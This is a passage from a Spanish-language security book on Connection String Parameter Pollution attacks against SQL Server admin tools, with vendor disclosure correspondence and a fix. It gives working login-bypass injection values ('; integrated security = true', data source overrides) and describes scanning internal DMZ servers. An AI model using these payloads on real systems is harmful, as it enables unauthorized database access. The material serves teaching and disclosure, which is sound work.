


Imagen 4.41: No se puede establecer una conexión con el puerto 1420 con www.google.com.

Como ya se ha comentado, esta técnica puede utilizarse también para descubrir servidores internos dentro de la DMZ y escanearlos igualmente. Esto, en el caso de las herramientas de *MyLittleAdmin* es especialmente peligroso, ya que en la misma ruta donde se encuentra publicado el portal de *Login* se encuentra el fichero de configuración de la herramienta, en el que se descubren los servidores internos de la organización.




Imagen 4.42: Fichero de configuración.

Este fichero no debería estar expuesto de esta forma, pero es común encontrarlo en las instalaciones de *MyLittleBackup*. Además, como se puede apreciar en el código de conImagenxml, existe una ruta a un fichero de *log* que también muestra información jugosa del entorno de la organización donde está instalado este *software*.





Imagen 4.43: Rutas locales e internas, usuarios y más datos en el log de la herramienta.

Por supuesto, los ataques de *User Hash Stealing*, *Port Scanning* y el de *Hijacking Web Credentials* (*Login Bypass*) que se va a explicar en el punto siguiente, afectaban a las herramientas de *MyLittleAdmin* y *MyLittleBackup*. Cuando se lo notificamos, hicieron un parche y una pequeña notificación en su foro que, por supuesto, casi nadie alcanzó a leer.

De hecho, cuando se publicó este parche, los propios ingenieros de *MyLittleAdmin*, intentando minimizar cualquier posible impacto negativo en prensa, decidieron catalogar el parche como "*minor security update*".

■ ■ ■


Security update for myLittleAdmin and myLittleBackup

Previous Topic · Next Topic

elian

Posted: jueves, 03 de septiembre de 2009 10:47:57

myLittleTools
Rank: Administration
Groups: Administration

Joined: 11/09/2006
Posts: 455
Points: 311
Location: Enghien Les Bains, France

myLittleTools announces a security update for myLittleAdmin and myLittleBackup

Paris, France - September 3, 2009 -- A security update has been issued for myLittleAdmin and myLittleBackup that fixes one minor security vulnerability. All users should install this update as soon as possible.

Users can download this update by selecting **Help/Check for Update** in the applications' sidebar.

About myLittleTools
myLittleTools is a private company committed to building and providing exceptional web-based applications. myLittleTools is best known for hosting companies as the creator of myLittleAdmin for MS SQL Server, a web-based SQL Server Administration tool used by 1000's of people all around the world.

Contact info
myLittleTools
47bis rue du Gl de Gaulle
95880 Enghien les Bains - France
T +33 (0)1 39 64 34 30
W http://www.mylittletools.net
E info@mylittletools.net
T http://www.twitter.com/mylittletools

More info about myLittleAdmin and myLittleBackup can be found on http://www.myLittleAdmin.com and http://www.myLittleBackup.com


The names of actual companies and products mentioned herein may be the trademarks of their respective owners.

myLittleTools
Web-Based Tools For SQL Server
Professionals and Hosting Companies

Back to top · WWW · BLOG

Imagen 4.44: Comunicación del parche de seguridad de MyLittleTools.

Por supuesto, como veremos en el apartado siguiente, que un atacante remoto pueda acceder a todas las bases de datos de un cliente con solo poner una cadena de texto es un *bug Highly Critical con un CVSS de 10*, por lo que, tras comunicaron ellos otra vez, rectificaron y cambiaron el texto del foro.


Security update for myLittleAdmin and myLittleBackup

Previous Topic · Next Topic

elian

Posted: jueves, 03 de septiembre de 2009 10:47:57

myLittleTools
Rank: Administration
Groups: Administration

Joined: 11/09/2006
Posts: 458
Points: 320
Location: Enghien Les Bains, France

myLittleTools announces a security update for myLittleAdmin and myLittleBackup

Paris, France - September 3, 2009 -- A security update has been issued for myLittleAdmin and myLittleBackup that fixes one security vulnerability. All users should install this update as soon as possible.

Users can download this update by selecting **Help/Check for Update** in the applications' sidebar.

About myLittleTools
myLittleTools is a private company committed to building and providing exceptional web-based applications. myLittleTools is best known for hosting companies as the creator of myLittleAdmin for MS SQL Server, a web-based SQL Server Administration tool used by 1000's of people all around the world.

Contact info
myLittleTools
47bis rue du Gl de Gaulle
95880 Enghien les Bains - France
T +33 (0)1 39 64 34 30
W http://www.mylittletools.net
E info@mylittletools.net
T http://www.twitter.com/mylittletools

More info about myLittleAdmin and myLittleBackup can be found on http://www.myLittleAdmin.com and http://www.myLittleBackup.com

The names of actual companies and products mentioned herein may be the trademarks of their respective owners.

myLittleTools
Web-Based Tools For SQL Server
Professionals and Hosting Companies

Back to top · WWW · BLOG

Imagen 4.45: Comunicación rectificada de MyLittleTools.

La consecuencia directa de todo esto fue que, con todo este "esfuerzo" en comunicación, a día de hoy aún quedan muchos servidores con *MyLittleAdmin* y *MyLittleBackup* vulnerables a estas técnicas CSPP.

6.2.3 Ejemplo: Un cliente de SQL Server en Citrix

Cuando estábamos mirando las aplicaciones vulnerables a CSPP, nos encontramos con que la propia Consola de Administración de *SQL Server 2000*, que permite la inyección de un punto y coma en cualquier campo, era vulnerable a los ataques de polución de parámetros de la cadena de conexión.

Sin embargo, no tuvo mucho sentido para nosotros publicar que era vulnerable a CSPP, pues no encontramos un escenario de ataque donde tener la Consola de Administración de *SQL Server 2000*, que ya de por sí permite configurar todos los parámetros para hacer una conexión a una base de datos, diera alguna ventaja al atacante pero lo cierto es que lo era y se podrían inyectar comandos.

Quiso el destino que años después me topara con un servidor *Citrix* que estaba publicando una aplicación *Windows* que realizaba la autenticación contra una base de datos *Microsoft SQL Server*. Como se puede apreciar, es un panel de *login* en el que no se puede elegir ni el motor SGBD, ni tampoco se podía tocar el nombre del servidor y la base de datos, que venían prefijado y sin posibilidad de manipular. Solo se pueden introducir valores en el campo de usuario y contraseña.




Imagen 4.46: Un aplicación Windows publicada en un servidor Citrix con una conexión a SQL Server.

Para probar si estaba ante una cadena de conexión a bases de datos inyectable y polucionable, en el campo de Usuario introduje una cadena con el carácter ";" en medio, para ver si conseguía generar un nuevo elemento en la configuración de la conexión. Como se puede ver en el siguiente mensaje de error obtenido, mi carácter ";" aparece en la cadena como uno de los caracteres de control introducidos por el programador, así que podría probar otras cosas.




Imagen 4.47: Mensaje de error ODBC que muestra la cadena inyectada.

Teniendo en cuenta que esta aplicación está en un entorno *Citrix* la cosa podría ser más que interesante. Al final, al haberse publicado esta aplicación, se está publicando un usuario del sistema operativo

Windows sobre el que está corriendo, lo que podría permitir hacer un ataque de *Jailbreak*, pero al mismo tiempo podríamos utilizar un parámetro *Integrated Security* en la cadena de conexión para utilizar ese usuario *Windows* en el motor de la base de datos.

El resultado, como puede verse en este ejemplo concreto es que ese usuario de *Windows* concreto sobre el que está corriendo esta aplicación *Windows* publicada en este entorno *Citrix* no tiene los privilegios de acceso a este motor *SQL Server* en particular, pero el ataque podría haberse realizado si hubiera estado configurado con otro usuario podría haber tenido éxito.




Imagen 4.48: Error. El usuario no está dentro de una conexión de confianza.

Al final, con esta aplicación en concreto se daba otra singularidad negativa, y es que el nombre de la base de datos había sido agregado al final de la cadena de conexión. Esto, conociendo que en la polución de los parámetros hace que el *"último gane"*, significa que desde el campo de usuario pudiéramos manipular todos los parámetros anteriores menos el nombre de la base de datos.

En este último ejemplo se puede ver como se ha polucionado el valor *Server* de esta cadena de conexión para obtener un resultado de que en *Localhost* no hay instalado ningún servidor *SQL Server*. Esta polución nos permitiría buscar todos los servidores *SQL Server* dentro de la DMZ de la organización aprovechando la aplicación *Citrix* para hacer el ataque SSRF.




Imagen 4.49: Conexión a server Localhost con polución de parámetro SERVER.

Al final como se puede ver, aunque las técnicas de *Connection String Parameter Pollution* las pensamos originalmente más en aplicaciones web, con aplicaciones *Windows* publicadas en entornos de *Citrix* y/o *Terminal Services* en los que ya hay un usuario con una sesión abierta, también tienen su cabida.

6.3 Ataque 3: Hijacking Web Credentials (Login Bypass)

En este último escenario, el atacante intentará utilizar las credenciales usadas por la aplicación web dentro del sistema operativo para conseguir autenticarse en la base de datos. Tendrá éxito si el motor de bases de datos permite acceso a las cuentas del sistema operativo, algo que no es del todo raro y en muchos de los escenarios funciona. Para ello, bastaría utilizar una inyección CSPP como la siguiente:

```
- Valor_User: ; data source =Target_Server
- Valor_Password: ; integrated security = true
```

Para conseguir un alto grado de éxito con este ataque, lo recomendable es intentar primero una conexión sin polucionar el valor *Data Source*, para intentar conectar la aplicación web con la fuente de datos original de la aplicación, pero si falla es posible también intentarlo con fuentes de datos en el mismo servidor usando *Data Source = localhost*, o buscando una instancia de *Microsoft SQL Server Express* en la máquina con *Data Source = localhost\SQLExpress*.

Por último, aunque hubiera fallado la conexión a la instancia principal, a una posible instancia de *Microsoft SQL Server Express* o a un servidor *Microsoft SQL Server* en la misma máquina, siempre es posible intentar recorrer la DMZ completa buscado todas las posibles instancias de bases de datos en todos los servidores de la organización, utilizando el puerto por defecto de *MS SQL Server*, que es el *1433*.

6.3.1 Ejemplo: SQL Web Data Administrator

SQL Web Data Administrator es una aplicación que inicialmente desarrolló la propia *Microsoft*, pero que en el año 2004 liberó como proyeto *Open Source* en la comunidad de desarrolladores de *CodePlex*. Esta herramienta, en la versión liberada por *Microsoft* en el año 2004 es vulnerable a las técnicas de CSSPP mientras que, la versión actual en la comunidad *CodePlex*, está arreglada.

El ataque puede hacerse en la versión vulnerable tal y como se muestra a continuación.

Imagen 4.50: CSPP en formulario de login.




Imagen 4.51: Acceso a la consola con la cuenta del servidor.

Como se puede ver en la Figura 46, esto es debido a que todos los usuarios del sistema, e incluso el servicio de red, tienen acceso al servidor por políticas del motor de *MS SQL Server*.





Imagen 4.52: Concesiones de acceso a cuentas del Sistema.

Cuando descubrimos que la herramienta publicada en el *Download Center* de *Microsoft* - vulnerable a CSPP - tenía más *pagerank* y por tanto era el primer resultado en los buscadores de *Google*, decidimos contactar con *Microsoft* para pedir que la retirasen. El equipo de *Microsoft* decidió hacer caso y eliminar la herramienta de sus servidores para evitar futuras descargas que generasen nuevos entornos vulnerables.



RE: Connection String Injection Attacks [9366jh]

Microsoft Security Response Center [Microsoft Security Response Center]

Hi Chema,

thank you very much for your thoughtful input on this matter. As you may already have noticed, the corresponding entry on download center is no longer available now as a result of your report. We will archive the issue on our end. Please let me know if you have any further questions or comments.

Thanks,

Imagen 4.53: Confirmación de Microsoft de la retirada de la herramienta.

Sorprendentemente, años después, concretamente dos años justos después, un error en una actualización de los servidores de *Microsoft Download Center* hizo que la versión disponible en ellos, vulnerable a las técnicas de CSPP volviera a publicarse en la web.

Tras volver a ponerme en contacto con ellos y explicarles el problema otra vez - con la correspondiente reseña al caso en cuestión - los equipos de seguridad volvieron a quitar la herramienta y tomar medias para que esto no volviera a pasar.

RE: Web Data administrator

Microsoft Security Response Center [secure@microsoft.com]

Para: Chema Alonso
CC: Microsoft Security Response Center [secure@microsoft.com]

miércoles, 14 de septiembre de 2011 17:21

```
Hi Chema,

Thanks for notifying us about this.  It has taken longer than I expected, but we have removed the download you pointed out to
us. I've also taken steps to ensure this doesn't happen again.

Best Regards,

MSRC

-----Original Message-----
From: Chema Alonso [mailto:chema@informatica64.com]
Sent: Thursday, September 01, 2011 2:51 AM
To: Microsoft Security Response Center
Subject: Web Data administrator

Hi there,

in 2009 I was in contact with MSRC about a Connection String Injection Attack in Web Data Administrator. It was the case
9366jh. Web Data Administrator was a tool developed in 2002 by Microsoft that was released as an Open Source in Codeplex. When
we discovered the Connection String Injection bug, it was vulnerable in Web Data Administrator published by Microsoft but not
the one published at Codeplex.

After reviewing the info, the download link from Microsoft was removed (I received a confirmation e-mail from MSRC) and now it
is up and working, which means that new people are installing a well-known vulnerable application.

http://www.microsoft.com/download/en/details.aspx?languageid=f49e8428-7071-4979-8a67-3cffcb0c2524&displaylang=en&id=10299

I think that link should be removed form Microsoft download Center or the tool patched.

If you need any extra information, I will be happy to help.

Best regards,
```

Imagen 4.54: Re-configuración de eliminación de la herramienta Web Data Administrator.

Este hecho tiene que hacernos dar cuenta lo importante que son los procesos de administrativos en la gestión de la seguridad y como, por un error de gestión, un montón de nuevos clientes pudieron poner en riesgo su infraestructura al instalar una herramienta que se conocía vulnerable ya.

6.3.2 Ejemplo: ASP.NET Enterprise Manager

Tal y como ya se explicó anteriormente, la aplicación *ASP.NET Enterprise Manager* es vulnerable a las técnicas de CSPP, por lo que es también susceptible de sufrir este ataque de *Login Bypass* que acabamos de mostrar. Realizando exactamente la misma inyección en la cadena de conexión vista en el apartado anterior, es decir, introduciendo como contraseña algo como ; integrated security = True se puede ver cómo se consigue el acceso al panel.

De nuevo, hay que recalcar que el acceso se produce debido a que el usuario con que se ejecuta la aplicación *ASP.NET Enterprise Manager* en el servidor *Microsoft IIS* es un usuario al que se le ha concedido acceso al motor SDBD de *Microsoft SQL Server*.

■ ■ ■




Imagen 4.55: CSPP en formulario de login de ASP.NET Enterprise Manager.

Esto es así por culpa de un error, por una mala configuración de la política de seguridad de la base de datos o porque era necesario para el funcionamiento del rol de todo el sistema informático que se requería. En cualquier caso, este es el motivo por el que se consigue el acceso al forzar la autenticación integrada.





Imagen 4.56: Consola de administración.

Cuando intentamos ponernos en contacto con los creadores de *ASP.NET Enterprise Manager* para solucionarlo, nos dimos cuenta de que la herramienta estaba abandonada - a pesar de todas las instalaciones que había sobre ella - así que se quedó sin parchear.

Nosotros decidimos explicar cómo debería solucionarse el problema que tiene esta herramienta y que no es más que la construcción dinámica insegura de la cadena de conexión. En concreto, la cadena de conexión que genera *ASP.NET Enterprise Manager* para conectarse al motor de bases de

datos *MS SQL Server* es la que se ha podido ver anteriormente en la figura 31 para explicar cómo no se debe crear una cadena de conexión sin sanitizar los parámetros.

Tras analizar la aplicación en más detalle nos dimos cuenta de que el problema era mayor aún de lo que parecía en un principio, pues esa construcción insegura se realizaba en muchas partes del código.


ASPEntManager[1].txt - Bloc de notas
Archivo Edición Formato Ver Ayuda

```
Public Property DataSource As String
 Get
  Return(_DataSource)
 End get
 Set
  _DataSource  = value
  BuildConnectionString()
 End Set
End Property


Private Sub BuildConnectionString()

 Dim builder As New SqlConnectionStringBuilder

 builder.Add("Data Source", _DataSource)
 builder.Add("Initial Catalog", _InitialCatalog)
 builder.Add("uid", _UID)
 builder.Add("pwd", _PWD)

 _ConStr = builder.ConnectionString

End Sub
```

Imagen 4.57: Parche a aplicar a ASP.NET Enterprise Manager.

Para solucionarlo, en el caso de que tuvieras esa herramienta, habría que aplicar un parche como el que se ve en la Figura 57, utilizando el objeto de *Microsoft ConnectionStringBuilder*, que hace una configuración sanitizada de los parámetros de una cadena de conexión. Este objeto lo utilizamos en la construcción de la cadena de conexión dentro de una clase que después podrá ser invocada desde cualquier parte del código, lo que evitaría que se duplicase el código de generación de la cadena de conexión. Es decir, aplicar una refactorización de todo el aplicativo para hacer una única construcción segura.

6.3.3 Ejemplo: myLittleAdmin & myLittleBackup

Como último ejemplo de este ataque de *Login Bypass* haciendo un *User Credential Hijacking* vamos a ver las aplicaciones de *myLittleAdmin* y *myLittleBackutp*, ambas de la empresa *MyLittleTools* de la que ya hemos hablado antes. Como ya se ha explicado, estas herramientas realizan una construcción insegura de la cadena de conexión, por lo que son vulnerables a las técnicas de CSPP en algunas de sus versiones.

Dicho esto, desde el panel de *login* de una de las versiones vulnerables de *MyLittleAdmin* o *MyLittleBackup*, es posible conectarse con una inyección de ;Integrated Security= True. Una vez dentro de la aplicación es posible acceder dentro de la consola de administración web a la cadena de conexión que ha sido utilizada para realizar el acceso. En ella se puede ver claramente la polución de

parámetros, con dos valores para *Data Source* y dos valores para *Integrated Security* que explican correctamente cómo se ha producido el ataque.

myLittleAdmin

License | Connection

Connection

Connection string: Data Source=[redacted];Network Library=;Connection Timeout=30;Packet Size=4096;Integrated Security=no;User ID=; data source = localhost; integrated security=true;Encrypt=no;Initial Catalog=master;
Connection timeout: 30
Database: master
Datasource: localhost
Network packet size: 4096
Server version: 09.00.3054
Work station id: MSSQLWEB

Imagen 4.58: Cadena de conexión con ataque CSPP en myLittleAdmin.

En la captura se aprecia cómo, tras el parámetro *User ID*, se ha inyectado el parámetro *Data Source* con el valor *Localhost*. Este parámetro aparece también al principio de la cadena de conexión, pero esa ocurrencia inicial es la que es configurada por la aplicación web, mientras que el segundo es el inyectado por el atacante. En este ejemplo, los valores de ambos son distintos y, como ya se ha explicado ampliamente, el que prevalece es el último.

Lo mismo sucede con el parámetro *Integrated Security*, que aparece inicialmente con el valor *NO*, pero el que prevalece es el inyectado por el atacante en la parte de la contraseña con valor *True*. El resultado es que el atacante consigue un acceso total al servidor con la cuenta que la aplicación web está utilizando en el sistema operativo, tal y como se puede ver en la imagen siguiente.

Connection
Databases
Tools
New Query
Generate INSERT script
CSV Import Wizard
Shrink Database
Database Backup and Restore

New Query
New Query

New Query | Options | Results | Messages

uid	status	name	sid
0	0	public	0x0105000000000009040000002E92BD1E36586647881
1	0	dbo	0x01
2	0	guest	0x00
3	0	INFORMATION_SCHEMA	NULL
4	0	sys	NULL
5	0	##MS_AgentSigningCertificate##	0x0106000000000009010000024E8C7858A3E7DE25C
6	4	SQL09\SQLServer2005MSFTEUser$SQL09$MSSQLSERVER	0x0105000000000005150000000139AA02A83A9C70EF0
7	0	sa	0x7D364D60BB74D84AA9121FC4A02CF1F0
16384	0	db_owner	0x01050000000000090400000000000000000000000
16385	0	db_accessadmin	0x01050000000000090400000000000000000000000
16386	0	db_securityadmin	0x01050000000000090400000000000000000000000
16387	0	db_ddladmin	0x01050000000000090400000000000000000000000
16389	0	db_backupoperator	0x01050000000000090400000000000000000000000
16390	0	db_datareader	0x01050000000000090400000000000000000000000
16391	0	db_datawriter	0x01050000000000090400000000000000000000000
16392	0	db_denydatareader	0x01050000000000090400000000000000000000000

Imagen 4.59: Consultando la tabla master..sysusers.

6.3.4 CSPP Scanner

